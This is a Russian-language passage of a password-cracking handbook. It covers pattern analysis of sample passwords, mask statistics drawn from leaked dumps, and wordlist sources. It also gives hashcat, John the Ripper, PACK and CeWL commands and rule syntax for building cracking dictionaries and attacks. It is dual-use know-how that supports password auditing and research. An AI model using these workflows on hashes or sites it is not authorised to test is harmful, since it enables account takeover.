5713063528	Возможно номер телефона	Обычная атака или простая цифровая маска.
1qaz2wsx3edc!@#	Вертикальный + горизонтальный набор	**С**ловарь **К**лавиатурных **П**оследовательностей (**qwe, zxc, 09876** и т. п.) или Kwprocessor

ПАРОЛИ БОБА	ПРОСТОЙ АНАЛИЗ	ТИПОВАЯ СТРАТЕГИЯ АТАКИ
BlueParrot345	Цвет + фауна + п. из 3 цифр	Словарь сочетаний + атака по правилу
RedFerret789	Цвет + фауна + п. из 3 цифр	Словарь сочетаний + маска из 3 цифр
234CrowBlack	П. из 3 цифр + фауна + цвет	Маска из 3 цифр + словарь сочетаний
password123	Слово в н. регистре + п. из 3 цифр	Простой словарь + маска из 3 цифр
!q@w#e$r%t^y	Вертикальный набор	Атака по **С**ловарю **К**лавиатурных **П**оследовательностей

ПАРОЛИ КРЕЙГА	ПРОСТОЙ АНАЛИЗ	ТИПОВАЯ СТРАТЕГИЯ АТАКИ
Craig@Netmux.com	Имя + домен	Гибридная атака по словарю + @Netmux.com
7482Sacrifice	4 цифры и простое слово	Гибридная атака по маске + словарь
Solitaire7482	Простое слово и 4 цифры	Гибридная атака по словарю + маска
74821234WorldCup	7482 + п. из 4 цифр + мем	Гибридная атака 7482?d?d?d?d + словарь
X9z-2Qp-3qm-WGN	Случайный структурированный шаблон	Уникальная маска X9z-2Qp-?d?l?l-?u?u?u

** Мы будем ссылаться на этот список паролей на протяжении всей книги, так же список можно найти онлайн на https://github.com/netmux/HASH-CRACK*

АНАЛИЗ СТРУКТУРЫ ПАРОЛЕЙ

Пароли могут содержать множество частиц полезной информации об их создателе, его склонностях/стереотипах, просто вы должны разобрать их структуру для понимания смысла. Этот процесс анализа мог бы быть рассмотрен в подкатегории "Методы анализа текста" и разбит на три категории шаблонов, которые я называю: **Простой шаблон, Макро-шаблон и Микро-шаблон.**

**Сверяйтесь с частью ПРИМЕРЫ ХЕШЕЙ И ПАРОЛЕЙ (стр. 61) для просмотра пронумерованных примеров.*

Простой шаблон: Заметен визуально, когда сравнили схожие пароли, сгруппировав их (напр. по языку, слову/словам и цифрам). Давайте взглянем на пароли Алисы (2, 5):

R0b3rt**2017**! Jennifer**1981**!

- Каждый пароль, использует какое-нибудь имя: R0b3rt и Jennifer.
- Заканчивается на 4 цифры даты, обычно со спецсимволом в конце: **2017**! и **1981**!

!ПОДСКАЗКА! Этот тип простого шаблона, отлично подходит для простого словаря и правил сленга **leet** aka **1337** с добавлением даты или смешанной атаки, словарь + `?d?d?d?d?s`

Макро-шаблон: Статистика по паролям показанной ниже структуры, такая как длина и набор символов. Рассмотрим пароли Крейга (6, 9):

7482 Sacrifice Solitaire**7482**

- Длина структуры, может быть суммирована как: **4 цифры** + 9 букв и 9 букв + **4 цифры**. Используется набор символов `?l?u?d`, значит мы можем игнорировать спецсимволы.
- Для цифр **7482**, предпочтителен простой шаблон, а для слов начинающихся с заглавной "S" – микро-шаблон.

!ПОДСКАЗКА! Вы можете предположить, что этот пользователь вряд ли имеет пароль менее 12 символов (+-1), а 4 цифры уменьшат работу до 8 символов. Эти примеры подходят под смешанную атаку (Словарь + 7482) или (7482 + Словарь).

Микро-шаблон: Тонкое различение контекста, который выражает согласованные вариации фактов, тем и личных данных/интересов. Посмотрим на пароли Боба (1, 4):

Blue**Parrot**345 Red**Ferret**789

- Каждый пароль, начинается с какого-то цвета: Голубой и Красный.
- Второе слово – представитель мира животных: **Попугай** и **Хорёк**.
- В заключение, оканчивается на последовательность 3 цифр: 345 и 789.

!ПОДСКАЗКА! Этот шаблон подходит под собственноручно составленный словарь и правило или смешанную атаку по маске `?d?d?d`, добавляющую последовательность из 3 цифр.

Когда анализируете пароли, не забудьте сгруппировать их и ищите закономерности такие как язык, основные слова/числа, длину, набор символов и различайте нюансы имеющие смысл в конкретном контексте или зависящие от политики ограничений при создании паролей.

АНАЛИЗ ПАРОЛЕЙ ЗАПАДНЫХ СТРАН

Распределение длин паролей, основанное на большом собрании дампов англоязычных веб-сайтов:

7 = 15%, 8 = 27%, 9 = 15%, 10 = 12%, 11 = 4.8%, 12 = 4.9%, 13 = 0.6%, 14 = 0.3%

Частотный анализ символов, основанный на большом собрании текстов на английском:
etaoinshrdlcumwfgypbvkjxqz

Частотный анализ символов, основанный на большом собрании дампов паролей англоязычных пользователей:
aeionrlstmcdyhubkgpjvfwzxq

Топ масок западных паролей из крупного собрания дампов англоязычных веб-сайтов:

?l?l?l?l?l?l	6 маленьких букв
?l?l?l?l?l?l?l	7 маленьких букв
?l?l?l?l?l?l?l?l	8 маленьких букв
?d?d?d?d?d?d	6 цифр
?l?l?l?l?l?l?l?l?l?l?l?l	12 маленьких букв
?l?l?l?l?l?l?l?l?l	9 маленьких букв
?l?l?l?l?l?l?l?l?l?l	10 маленьких букв
?l?l?l?l?l?l	5 маленьких букв
?l?l?l?l?l?l?d?d?l?l?l?l	6 маленьких букв + 2 цифры + 4 маленькие буквы
?d?d?d?d?d?d?d?d?l?l?l?l	8 цифр + 4 маленькие буквы
?l?l?l?l?l?d?d	5 маленьких букв + 2 цифры
?d?d?d?d?d?d?d?d	8 цифр
?l?l?l?l?l?l?d?d	6 маленьких букв + 2 цифры
?l?l?l?l?l?l?l?l?d?d	8 маленьких букв + 2 цифры

АНАЛИЗ ПАРОЛЕЙ ВОСТОЧНЫХ СТРАН

Распределение длин паролей, основанное на большом собрании дампов китайских веб-сайтов:

7 = 21%, 8 = 22%, 9 = 12%, 10 = 12%, 11 = 4.2%, 12 = 0.9%, 13 = 0.5%, 14 = 0.5%

Частотный анализ символов, основанный на большом собрании китайских текстов:
aineohglwuyszxqcdjmbtfrkpv

Частотный анализ символов, основанный на большом собрании дампов паролей китайцев:
inauhegoyszdjmxwqbctlpfrkv

Топ масок восточных паролей из крупного собрания дампов китайских веб-сайтов:

?d?d?d?d?d?d?d?d	8 цифр
?d?d?d?d?d?d	6 цифр
?d?d?d?d?d?d?d	7 цифр
?d?d?d?d?d?d?d?d?d	9 цифр
?d?d?d?d?d?d?d?d?d?d	10 цифр
?l?l?l?l?l?l?l?l	8 маленьких букв
?d?d?d?d?d?d?d?d?d?d?d	11 цифр
?l?l?l?l?l?l	6 маленьких букв
?l?l?l?l?l?l?l?l?l	9 маленьких букв
?l?l?l?l?l?l?l	7 маленьких букв
?l?l?l?d?d?d?d?d?d	3 маленькие буквы + 6 цифр
?l?l?d?d?d?d?d?d	2 маленькие буквы + 6 цифр
?l?l?l?l?l?l?l?l?l?l	10 маленьких букв
?d?d?d?d?d?d?d?d?d?d?d?d	12 цифр

Apple Safari Password Generator

по умолчанию пароль из 15 символов, включая "–" и четыре группы из трех наборов символов, сгенерированный случайным образом. u=ABCDEFGHJKLMNPQRSTUVWXYZ
l=abcdefghkmnopqrstuvwxy и d=34567B9
Например **X9e-BQp-3qm-WGN**
XXX-XXX-XXX-XXX , где X = ?u?l?d

Dashlane

– по умолчанию пароль из 12 символов, используются только буквы и цифры.

Пример: **Up0k9ZAj54Kt**
XXXXXXXXXXXX , где X = ?u?l?d

KeePass

– по умолчанию пароль из 20 символов, используются буквы в верхнем и нижнем регистрах, цифры и спецсимволы.

Пример: **$Zt={EcgQ.Umf)R,C7XF**
XXXXXXXXXXXXXXXXXXXX , где X = ?u?l?d?s

LastPass

– по умолчанию пароль из 12 символов, используется по крайней мере одна цифра, буквы в верхнем и нижнем регистрах.

Пример: **msfNdkG29n3B**
XXXXXXXXXXXX , где X = ?u?l?d

RoboForm

– по умолчанию пароль из 15 символов, используются буквы в верхнем и нижнем регистрах, цифры и спецсимволы, причем цифр как минимум 5.

Пример: **87lv2%%4F0w31zJ**
XXXXXXXXXXXXXXX , где X = ?u?l?d?s

Symantec Norton Identity Safe

– по умолчанию пароль из 8 символов, используются буквы в верхнем и нижнем регистрах, а также цифры.

Пример: **Ws8lf0Zg**
XXXXXXXX , где X = ?u?l?d

True Key

– по умолчанию пароль из 16 символов, используются буквы в верхнем и нижнем регистрах, цифры и спецсимволы.

Пример: **1B1H:9N+@>+sgWs**
XXXXXXXXXXXXXXXX , где X = ?u?l?d?s

1Password v6

– по умолчанию пароль из 24 символов, используются буквы в верхнем и нижнем регистрах, цифры и спецсимволы.

Пример: **cTmM7Tzm6iPhCdpMu.*V],VP**
XXXXXXXXXXXXXXXXXXXXXXX , где X = ?u?l?d?s

PACK (Password Analysis And Cracking Kit)

https://github.com/iphelix/pack
https://web.archive.org/web/20181225133644/thesprawl.org/projects/pack/

STATSGEN

Формирует статистику о наиболее часто встречающейся длине, процентном соотношении, наборе символов и других характеристиках паролей из подготовленного списка.

```
python statsgen.py passwords.txt
```

КЛЮЧИ STATSGEN

-o <file.txt>	вывести статистику и маски в файл.
--hiderare	скрыть статистику паролей, встречающихся менее, чем в 1% случаев.
--minlength=	минимальная длина анализируемого пароля.
--maxlength=	максимальная длина анализируемого пароля.
--charset=	фильтация пароля по символам: loweralpha, upperalpha, numeric, special.
--simplemask=	фильтация пароля по маске: string, digit, special.

ПРИМЕРЫ ИСПОЛЬЗОВАНИЯ STATSGEN

Вывод статистики по passwords.txt в файл example.mask:

```
python statsgen.py passwords.txt -o example.mask
```

Скрыть результаты, встречающиеся менее, чем в 1% случаев, анализировать только пароли от 7 символов и длинее:

```
python statsgen.py passwords.txt --hiderare --minlength=7 -o example.mask
```

ZXCVBN (ЛЕГКАЯ ОЦЕНКА СТОЙКОСТИ ПАРОЛЯ)

Практичный оценщик криптостойкости(энтропии) пароля, разработанный DropBox.

https://github.com/dropbox/zxcvbn

PIPAL (АНАЛИЗАТОР ПАРОЛЕЙ)

Анализатор паролей, выдающий статистику и шаблоны паролей с анализом частоты их нахождения.

https://digi.ninja/projects/pipal.php

```
pipal.rb -o outfile.txt passwords.txt
```

PASSPAT (ИДЕНТИФИКАТОР ШАБЛОНА ПАРОЛЯ)

Инструмент анализа клавиатурных шаблонов, применяемых при создании паролей.

https://digi.ninja/projects/passpat.php

```
passpat.rb --layout us passwords.txt
```

ЧАСТОТНЫЙ АНАЛИЗ СИМВОЛОВ

Частотный анализ символов – это исследование частоты появления символов, или их групп в собрании/тексте. Это краеугольный камень цепочек Маркова.

Инструмент командной строки для частотного анализа символов.

Программа для анализа большого списка паролей и выдачи итога по частоте встретившихся символов.

https://github.com/jcchurch/Character-Frequency-CLI-Tool

```
charfreq.py <options> passwords.txt
```

Ключи: - w Размер окна для анализа, по умолчанию = 1

- r Скользящий размер окна

- s Пропустить пробелы, символы табуляции и новой строки

АНАЛИЗ ЗАКОДИРОВАННЫХ СТРОК

Время от времени вы будете встречать нестандартное кодирование, выполненное веб-сайтом или разработчиком программного обеспечения. Инструмент ниже может оказаться полезен при разгадывании этого кодирования.

DECODIFY
Может выявить и декодировать закодированные строки, рекурсивно.
https://github.com/s0md3v/Decodify

ОНЛАЙН РЕСУРСЫ ПО АНАЛИЗУ ПАРОЛЕЙ

WEAKPASS
Анализирует публичные дампы паролей и предоставляет эффективные словари для загрузки.
https://weakpass.com/

PASSWORD RESEARCH
Важные исследовательские статьи по безопасности паролей и аутентификации в одном месте.
http://www.passwordresearch.com/

THE PASSWORD PROJECT
Собранный анализ крупных дампов паролей, обработанных утилитами PIPAL и PASSPAL.
http://www.thepasswordproject.com/leaked_password_lists_and_dictionaries – *содержит только контент, не имеющий отношения к теме.*
https://web.archive.org/web/20181111152002/http://thepasswordproject.com/leaked_password_lists_and_dictionaries

РАЗОБЛАЧЕНИЕ ХРАНИЛИЩ ПАРОЛЕЙ
Отслеживает политики хранилищ паролей веб-сайтов, через подтверждение(ввода учетных данных) пользователями.
https://pulse.michalspacek.cz/passwords/storages

INSIDE PRO TEAM
Онлайн ресурсы для проверки статистики и просмотров хешей и паролей.
https://www.insidepro.team/ – *битая ссылка.*

ДОПОЛНИТЕЛЬНЫЕ РЕСУРСЫ ПО АНАЛИЗУ ПАРОЛЕЙ

Domain Password Audit Tool (DPAT)
Скрипт для генерации паролей, использующий статистику из дампов хешей контроллера домена.
https://github.com/clr2of8/DPAT

СЛОВАРИ / СПИСКИ СЛОВ

СЛОВАРИ / СПИСКИ СЛОВ

РЕСУРСЫ ДЛЯ СКАЧИВАНИЯ

WEAKPASS
https://weakpass.com/wordlist

HASHES.ORG (FOUND LISTS)
https://hashes.org/left.php – *не актуально, но в сети есть дампы с него.*

HAVE I BEEN PWNED
*Вы должны будете взломать SHA1 хеши.
https://haveibeenpwned.com/passwords

SKULL SECURITY WORDLISTS
https://wiki.skullsecurity.org/index.php?title=Passwords

CAPSOP
https://wordlists.capsop.com/

UNIX-NINJA DNA DICTIONARY
Ссылка на словарь внизу статьи
https://www.unix-ninja.com/p/Password_DNA

PROBABLE-WORDLIST
https://github.com/berzerk0/Probable-Wordlists

EFF-WORDLIST
Длинный список (7776 слов) и короткий список (1296).
https://www.eff.org/files/2016/07/18/eff_large_wordlist.txt
https://www.eff.org/files/2016/09/08/eff_short_wordlist_1.txt

RAIBOW ТАБЛИЦЫ
Rainbow таблицы, в основном устаревшие и приводятся здесь, просто для справки
http://project-rainbowcrack.com/table.htm

ФОРМИРОВАНИЕ СПИСКОВ СЛОВ

JOHN THE RIPPER

Формирует список слов, сложность которых соответствует, указанной в соответствующем фильтре.

```
john --wordlist=dict.txt --stdout --external:[filter_name]  >  outfile.txt
```

ПРИЁМ МОРФОЛОГИЧЕСКОГО ПОИСКА

Отберите символы из списка паролей, чтобы получить "ствол" или опорное слово/слова, потенциальных паролей. Команды из раздела Шпаргалка по манипуляциям с файлами:

Извлечь все подстроки в нижнем регистре из каждой строки и вывести их в список слов.

```
sed 's/[^a-z]*//g' passwords.txt > outfile.txt
```

Извлечь все подстроки в верхнем регистре из каждой строки и вывести их в список слов.

```
sed 's/[^A-Z]*//g' passwords.txt > outfile.txt
```

Извлечь все подстроки в нижнем и верхнем регистрах из каждой строки и вывести их в список слов.

```
sed 's/[^a-Z]*//g' passwords.txt > outfile.txt
```

Извлечь все цифры из каждой строки в файле и вывести их в список слов.

```
sed 's/[^0-9]*//g' passwords.txt > outfile.txt
```

УТИЛИТЫ HASHCAT

https://hashcat.net/wiki/doku.php?id=hashcat_utils

COMBINATOR

Объединяет различные списки слов, при этом каждое слово присоединяется в конец предыдущего.

```
combinator.bin dict1.txt dict2.txt > combined_dict.txt
combinator3.bin dict1.txt dict2.txt dict3.txt > combined_dict.txt
```

CUTB

Вырезает часть указанной длины из существующего списка слов и перенаправляет ее в STDOUT.

```
cutb.bin offset [length] < infile.txt > outfile.txt
```

Например: вырезать первые 4 символа списка слов и поместить их в какой-нибудь файл:

```
cutb.bin 0 4 < dict.txt > outfile.txt
```

RLI

Сравнивает файл с еще одним файлом или файлами и удаляет все дубликаты.

```
rli dictl.txt outfile.txt dict2.txt
```

REQ

Словарные варианты перенаправляются в STDOUT, если они совпадают с указанными критериями/требованиями группы паролей. Группы могут быть добавлены и вместе (напр. 1 + 2 = 3).

1 = НИЖНИЙ РЕГИСТР (abcdefghijklmnoprstuvwxyz)
2 = ВЕРХНИЙ РЕГИСТР (ABCDEFGHIJKLMNOPRSTUVWXYZ)
4 = ЦИФРЫ (0123465789)
8 = ДРУГИЕ (Все остальные символы, не соответствующие 1, 2 и 4)

Этот пример выведет в stdout все варианты, содержащие символы в верхнем и нижнем регистрах.

```
req.bin 3 < dict.txt
```

COMBIPOW

Создает "уникальные комбинации" из вашего собственного словаря.

!!Внимание!! Словарь не может содержать больше 64 строк, ключ **-l** ограничивает варианты 15 символами.

```
combipow.bin dict.txt
combipow.bin -l dict.txt
```

EXPANDER

Каждое слово из STDIN анализируется, разбивается на отдельные символы, затем путем перестановок и комбинаций формируются слова длиной до 4 символов – после этого все отправляется в STDOUT.

**из актуальной справки по expander,* https://hashcat.net/wiki/doku.php?id=hashcat_utils#expander
Оригинальное объяснение из англ. версии книги – описывает половину функциональности, остальное почему-то опущено.

```
$ echo pass1 | ./expander.bin  | sort -u

1
1p
1pas
a
as
ass
ass1
p
pa
pas
pass
s
s1
s1p
s1pa
ss
ss1
ss1p
```

LEN

Проверяет длину каждого варианта из словаря и отправляет в STDOUT.

```
len.bin <min len> <max len> < dict.txt
```

Этот пример отправит в STDOUT все варианты длиной от 5 до 10 символов.

```
len.bin 5 10 < dict.txt
```

MORPH

Автоматическое формирование правил вставки, для наиболее часто встречающихся последовательностей символов.

```
morph.bin dict.txt depth width pos_min pos_max
```

PERMUTE

Словарь, переданный в STDIN анализируется и обрабатывается по алгоритму "The Countdown QuickPerm Algorithm".

```
permute.bin < dict.txt
```

CRUNCH

Генератор списка слов, можно указать какой-либо набор символов и сгенерировать все возможные комбинации с пермутациями.
https://sourceforge.net/projects/crunch-wordlist/

```
crunch <min length> <max length> <character set> -o outfile.txt
crunch 8 8 0123456789ABCDEF -o crunch_wordlist.txt
```

ТЕМАТИЧЕСКИЕ СПИСКИ СЛОВ

CeWL
Генератор списков слов, собирающий и компилирующий ключевые слова с веб-сайтов.
https://digi.ninja/projects/cewl.php

Пример сканирования с глубиной 2, минимальной длиной слова 5 символов и вывода результатов в wordlist.txt.

```
cewl -d 2 -m 5 -w wordlist.txt http://<target website>
```

SMEEGESCRAPE
Скраппер текстовых файлов и веб-сайтов, создающий списки слов из контента.
http://www.smeegesec.com/2014/01/smeegescrape-text-scraper-and-custom.html

Компиляция уникальных ключевых слов из текстового файла и вывод в wordlist.txt.

```
SmeegeScrape.py -f file.txt -o wordlist.txt
```

Сбор ключевых слов с целевого веб-сайта и вывод в wordlist.txt.

```
SmeegeScrape.py -u http://<target website> -si -o wordlist.txt
```

ГЕНЕРАЦИЯ ХЕШЕЙ ПАРОЛЕЙ

Используйте методы приведенные ниже, для генерации хешей по определенным алгоритмам.

HASHCAT

https://github.com/hashcat/hashcat/tree/master/tools

```
test.pl passthrough <#type> <#> dict.txt
```

MDXFIND

https://hashes.org/mdxfind.php – *сайт давно мёртв, но прячется на* https://web.archive.org/web/20201025180558/hashes.org/mdxfind.php

MXFIND качается отсюда:
https://web.archive.org/web/20170606180137/https://hashes.org/mdxfind.php

```
echo | mdxfind -z -h '<#type>' dict.txt
```

LYRICPASS (Генератор паролей из текстов песен)

Генератор, использующий слова из песен выбранного музыканта для создания оригинального словаря. https://github.com/initstring/lyricpass

```
python lyricpass.py "Artist Name" artist-dict.txt
```

ПРЕОБРАЗОВАНИЕ КОДИРОВКИ СПИСКА СЛОВ

HASHCAT

Принудительно преобразовывать встроенную кодировку списка слов из X:

```
hashcat -a o -m #type hash.txt dict.txt --encoding-from=utf-8
```

Принудительно преобразовать встроенную кодировку списка слов в X:

```
hashcat -a o -m #type hash.txt dict.txt --encoding-to=iso-8859-15
```

ICONV

Преобразовать кодировку списка слов в кодировку указанного языка:

```
iconv -f <old_encode> -t <new_encode> < dict.txt | sponge dict.txt.enc
```

ПРЕОБРАЗОВАНИЕ РЕЗУЛЬТАТОВ HASHCAT $HEX

Пример преобразования вхождений $HEX[ ] в hashcat.potfile в ASCII:

```
grep '$HEX' hashcat.pot | awk -F ":" {'print $2'} | perl -ne 'if($_=~m/\$HEX\[([A-Fa-f0-9]+)\]/) {print pack("H*", $1), "\n"}'
```

ПРИМЕР СОЗДАНИЯ ОРИГИНАЛЬНОГО СЛОВАРЯ

1 – Создадим словарь, применив CeWL к веб-сайту www.netmux.com:

```
cewl -d 2 -m 5 -w custom_dict.txt https://www.netmux.com
```

2 – Совместим новый custom_dict.txt с 10000 наиболее распространенных английских слов по версии Google: https://github.com/first20hours/google-10000-english

```
cat google-1000.txt >> custom_dict.txt
```

3 – Совместим с паролями ТОП-196 из репозитория "Probable Wordlists": https://github.com/berzerk0/Probable-Wordlists/blob/master/Real-Passwords

```
cat Top196-probable.txt >> custom_dict.txt
```

4 – Состыкуем Top196-probable.txt друг с другом, используя "combinator.bin" из Hashcat-util и добавим их в наш custom_dict.txt:

```
combinator.bin Top196-probable.txt Top196-probable.txt >> custom_dict.txt
```

5 – Прогоним Top196-probable.txt через best64.rule из Hashcat и отправим вывод в наш словарь:

```
hashcat -a 0 Top196-probable.txt -r best64.rule --stdout >> custom_dict.txt
```

Можете ли Вы сейчас предложить какую-нибудь атаку, которая взломает этот хеш?

`e4821d16a298092638ddb7cadc26d32f`

*ответ в приложении.

ПРАВИЛА И МАСКИ

ПРАВИЛА И МАСКИ

НАЗНАЧЕНИЕ ПРАВИЛ

Правила в таблице ниже, совместимы с Hashcat, John The Ripper и PasswordPro.
https://hashcat.net/wiki/doku.php?id=rule_based_attack – тут есть примеры работы правил.

НАИМЕНОВАНИЕ	ЛЕКСЕМА	ОПИСАНИЕ	!
Ничего	:	Ничего не делать	
Нижний регистр	l	Преобразовать все буквы в нижний регистр	
Верхний регистр	u	Преобразовать все буквы в верхний регистр	
Заглавная	c	Сделать первую букву заглавной, и маленькими остальные	
Инвертировать заглавную	C	Первую букву в нижний регистр, остальные в верхний	
Переключить регистр	T	Переключить регистр всех символов в слове	
Переключить @	TN	Переключить регистр символов, начиная с позиции N	*
Реверс	r	Развернуть слово целиком	
Дубликат	D	Дублировать слово целиком	
Дубликат N	pN	Присоединить дубликат слова в конец N раз	
Отразить	f	Дублировать слово развернутым (как после реверса ‘r’)	
Повернуть влево	{	Поворачивает слово влево	
Повернуть вправо	}	Поворачивает слово вправо	
Добавить символ сзади	$X	Присоединить символ X сзади	
Добавить символ спереди	^X	Присоединить символ X спереди	
Укоротить слева	[	Удалить первый символ	
Укоротить справа	]	Удалить последний символ	
Удалить @ N	DN	Удалить символ в позиции N	*
Извлечь диапазон	xNM	Извлечь M символов, начиная с позиции N	*#
Пропустить диапазон	ONM	Удалить M символов, начиная с позиции N	*
Вставить @ N	iNX	Вставить символ X в позиции N	*
Перезаписать @ N	oNX	Заменить символ в позиции N, символом X	*
Укоротить @ N	'N	Укоротить слово с позиции N	*
Заменить	sXY	Заменить все экземпляры X на Y	
Удаление	@X	Удалить все экземпляры X	
Дубликат первого N	zN	Дублировать первый символ N раз	
Дубликат	ZN	Дублировать последний символ N раз	

НАИМЕНОВАНИЕ	ЛЕКСЕМА	ОПИСАНИЕ	!
последнего N			
Дублировать все	q	Дублировать каждый символ	
Извлечь из памяти	XNMI	Вставить подстроку длиной M, начинающуюся с позиции N слова в памяти – в позицию I	+
Добавить сзади из памяти	4	Присоединить слово сохраненное в памяти в конец текущего слова	+
Добавить спереди из памяти	6	Вставить слово сохраненное в памяти перед текущим словом	+
Запомнить	M	Запомнить текущее слово	+

- * N начинается с нуля. Для символов, позиция которых отличается от (0-9) – используйте A-Z (A=10)
- + эти правила относятся только к hashcat-legacy (CPU без OpenCL).
- # изменено в oclHashcat v1.37 → v1.38 и hashcat v0.51 → v0.52.

ПРАВИЛА ДЛЯ ОТБРАСЫВАНИЯ СЛОВ ИЗ СПИСКОВ В ВИДЕ ОТКРЫТОГО ТЕКСТА

https://hashcat.net/wiki/doku.php?id=rule_based_attack

НАИМЕНОВАНИЕ	ЛЕКСЕМА	ОПИСАНИЕ	!
Отбросить меньшее	<N	Отбросить слова длиной больше N	*
Отбросить большее	>N	Отбросить слова длиной меньше N	*
Отбросить равное	_N	Отбросить слова длиной НЕ равной N	*
Отбросить содержащийся	!X	Отбросить слова, содержащие символ X	
Отбросить не содержащийся	/X	Отбросить слова, не содержащие символа X	
Отбросить равное первому	(X	Отбросить слова, не начинающиеся с символа X	
Отбросить равное последнему	)X	Отбросить слова, не заканчивающиеся на символ X	
Отбросить равное поз.	=NX	Отбросить слова, у которых нет символа X в позиции N	*
Отбросить содержащиеся	%NX	Отбросить слова, содержащие символ X менее N раз	*
Отбросить содержащиеся	Q	Отбросить слова, которые совпадают с текущим, сохраненным в памяти(сработает для палиндромов)	

Правила отбрасывания, работают только в двух случаях – при использовании hashcat-legacy или когда с hashcat применяются ключи "–j" и "–k". Они не будут работать с hashcat, как регулярные правила (в файле правил).

- * N начинается с нуля. Для символов, позиция которых отличается от (0-9) – используйте A-Z (A=10)

Примеры, для словаря dict.txt:
DWERTYpoiuyt1234355
zxcvNHYY33MJYTYT
)))))))UUUUUhhhhhN
QukaKAMb@x
RAMAKDSKDKD
p,jkghgfd
nhytr2345x

Отбросить слова, не содержащие символа ‘3’:

```
hashcat dict.txt -j '/3' --stdout
```

DWERTYpoiuyt1234355
zxcvNHYY33MJYTYT
nhytr2345x

Отбросить слова, у которых нет символа ‘K’ в поз. 4:

```
hashcat dict.txt -j '=4K' --stdout
```

QukaKAMb@x
RAMAKDSKDKD

Отбросить слова, не оканчивающиеся на ‘x’:

```
hashcat dict.txt -j ')x' --stdout
```

QukaKAMb@x
nhytr2345x

ВСТРОЕННЫЕ СПЕЦИФИЧЕСКИЕ ФУНКЦИИ

Ниже перечисленные функции не совместимы с John The Ripper и PasswordsPro.

НАИМЕНОВАНИЕ	ЛЕКСЕМА	ОПИСАНИЕ	!
Поменять спереди	k	Поменять местами первые 2 символа	
Поменять сзади	K	Поменять местами последние 2 символа	
Поменять @ N	*XY	Поменять местами символ в поз. X с символом в поз. Y	*
Поразрядный сдвиг влево	LN	Поразрядный сдвиг влево, символа в позиции N	*
Поразрядный сдвиг вправо	RN	Поразрядный сдвиг вправо, символа в позиции N	*
ASCII инкремент	+N	Увеличить десятичный ASCII-код символа в позиции N, на 1	*
ASCII декремент	-N	Уменьшить десятичный ASCII-код символа в позиции N, на 1	*
Замена N + 1	.N	Заменить символ в позиции N, значением в поз. N + 1	*
Замена N - 1	,N	Заменить символ в позиции N, значением в поз. N - 1	*
Дубликат блока спереди	yN	Дублировать первые N символов	
Дубликат блока сзади	YN	Дублировать последние N символов	
Каждое Слово С Прописной	E	Перевести в нижний регистр всю строку, затем первую букву, и каждую после пробела – в верхний	+
Каждое Слово С Прописной, с разделителем	eX	Перевести в нижний регистр всю строку, затем первую букву, и каждую после разделителя X – в верхний	+
Слово С Прописной, после N-го разделителя	3NX	Перевести в верхний регистр, букву после N-го вхождения разделителя X	*

- * N начинается с нуля. Для символов, позиция которых отличается от (0-9) – используйте A-Z (A=10)
- + Только в JtR?

ПРИМЕР СОСТАВЛЕНИЯ ПРАВИЛА И РЕЗУЛЬТАТ

СЛОВО	ПРАВИЛО	РЕЗУЛЬТАТ
password	`$1`	password1
password	`^!^1`	1!password
password	`so0 sa@`	p@ssw0rd
password	`c so0 sa@ $1`	P@ssw0rd1
password	`u  r`	DROWSSAP

МАСКОПРОЦЕССОР HASHCAT-UTIL

https://github.com/hashcat/maskprocessor

"Maskprocessor" может быть использован, для быстрого формирования длинного списка правил.

Пример составления правила добавления префикса из цифр и спецсимволов, к словарным вариантам (напр. `^1 ^! , ^2 ^@ , ...`):

```
mp64.bin '^?d ^?s' -o rule.txt
```

Пример составления правила с пользовательским набором символов, добавляющего большие и маленькие буквы, а также все цифры, в конец словарных вариантов (напр. `$a $Q $1, $e $ A $2, ...`):

```
mp64.bin -1 aeiou -2 QAZWSX '$?1 $?2 $?d'
```

СОЗДАНИЕ СЛУЧАЙНЫХ ПРАВИЛ АТАКИ (т. н. "Перетасовка")

```
hashcat -a 0 -m #type -g <#rules> hash.txt dict.txt
```

СОЗДАНИЕ ФАЙЛА СО СЛУЧАЙНЫМИ ПРАВИЛАМИ, ИСПОЛЬЗУЯ HASHCAT-UTIL

```
generate-rules.bin <#rules> <seed> | ./cleanup-rules.bin [1=CPU,2=GPU] > out.txt
```

```
generate-rules.bin 1000 42 | ./cleanup-rules.bin 2 > out.txt
```

СОХРАНЯЕМ УДАЧНЫЕ ПРАВИЛА/МЕТРИКИ

```
hashcat -a 0 -m #type --debug-mode=1 --debug-file=debug.txt hash.txt -r rule.txt
```

ОТПРАВКА РЕЗУЛЬТАТОВ ПРИМЕНЕНИЯ ПРАВИЛА В STDOUT / ВИЗУАЛЬНАЯ ПРОВЕРКА

```
hashcat dict.txt -r rule.txt --stdout
```

```
hashcat dict.txt -j '^E$9' --stdout
```

```
john --wordlist=dict.txt --rules=example --stdout
```

https://github.com/iphelix/pack
https://web.archive.org/web/20181225133644/thesprawl.org/projects/pack/

RULEGEN

Продвинутые техники для разбора исходных слов и правил их искажения, на основываясь на уже взломанных паролях, посредством непрерывной переработки/расширения созданных правил и слов. Результаты, в формате Hashcat.
https://web.archive.org/web/20181126113002/http://thesprawl.org/research/automatic-password-rule-analysis-generation/
Убедитесь, что вы установили модуль ‘aspell’ из ‘AppleSpell’ используя менеджер пакетов

```
python rulegen.py --verbose --password P@ssw0rd123
```

КЛЮЧИ RULEGEN

-b rockyou	Базовое имя результирующих файлов. Будут созданы следующие файлы: basename.words, basename.rules и basename.stats
-w wiki.dict	Использовать оригинальный список слов для анализа правил.
-q, --quiet	Не показывать заголовки.
--threads=THREADS	Использовать параллельные потоки для обработки.

Тонкая настройка создания исходного слова::

--maxworddist=10	Максимальная дистанция редактирования (расстояние Левенштейна)
--maxwords=5	Максимальное количество рассматриваемых вариантов исходного слова.
--morewords	Рассмотреть условно оптимальные варианты исходного слова.
--simplewords	Создавать простые исходные слова, для имеющихся паролей.

Тонкая настройка создания правил::

--maxrulelen=10	Максимальное число операций в одном правиле.
--maxrules=5	Максимальное количество рассматриваемых правил.
--morerules	Создавать условно оптимальные правила.
--simplerules	Создавать простые правила вставки, удаления, замены.
--bruterules	Брутфорсить правила разворота и вращения (медленно).

Тонкая настройка движка проверки орфографии::

--providers=aspell,myspell	Разделенный запятыми, список движков.
Опции отладки::	
-v, --verbose	Показать подробную информацию.
-d, --debug	Отлаживать правила.
--password	Обрабатывать последний аргумент, как пароль, а не как файл.
--word=Password	Задать свое слово, для анализа правил.
--hashcat	Проверить созданные правила с помощью hashcat.

ПРИМЕРЫ РАБОТЫ RULEGEN
Анализ одиночного пароля для автоматического определения правил и возможных исходных слов, использованных для создания некоего экземпляра пароля:

```
python rulegen.py --verbose --password P@ssw0rd123
```

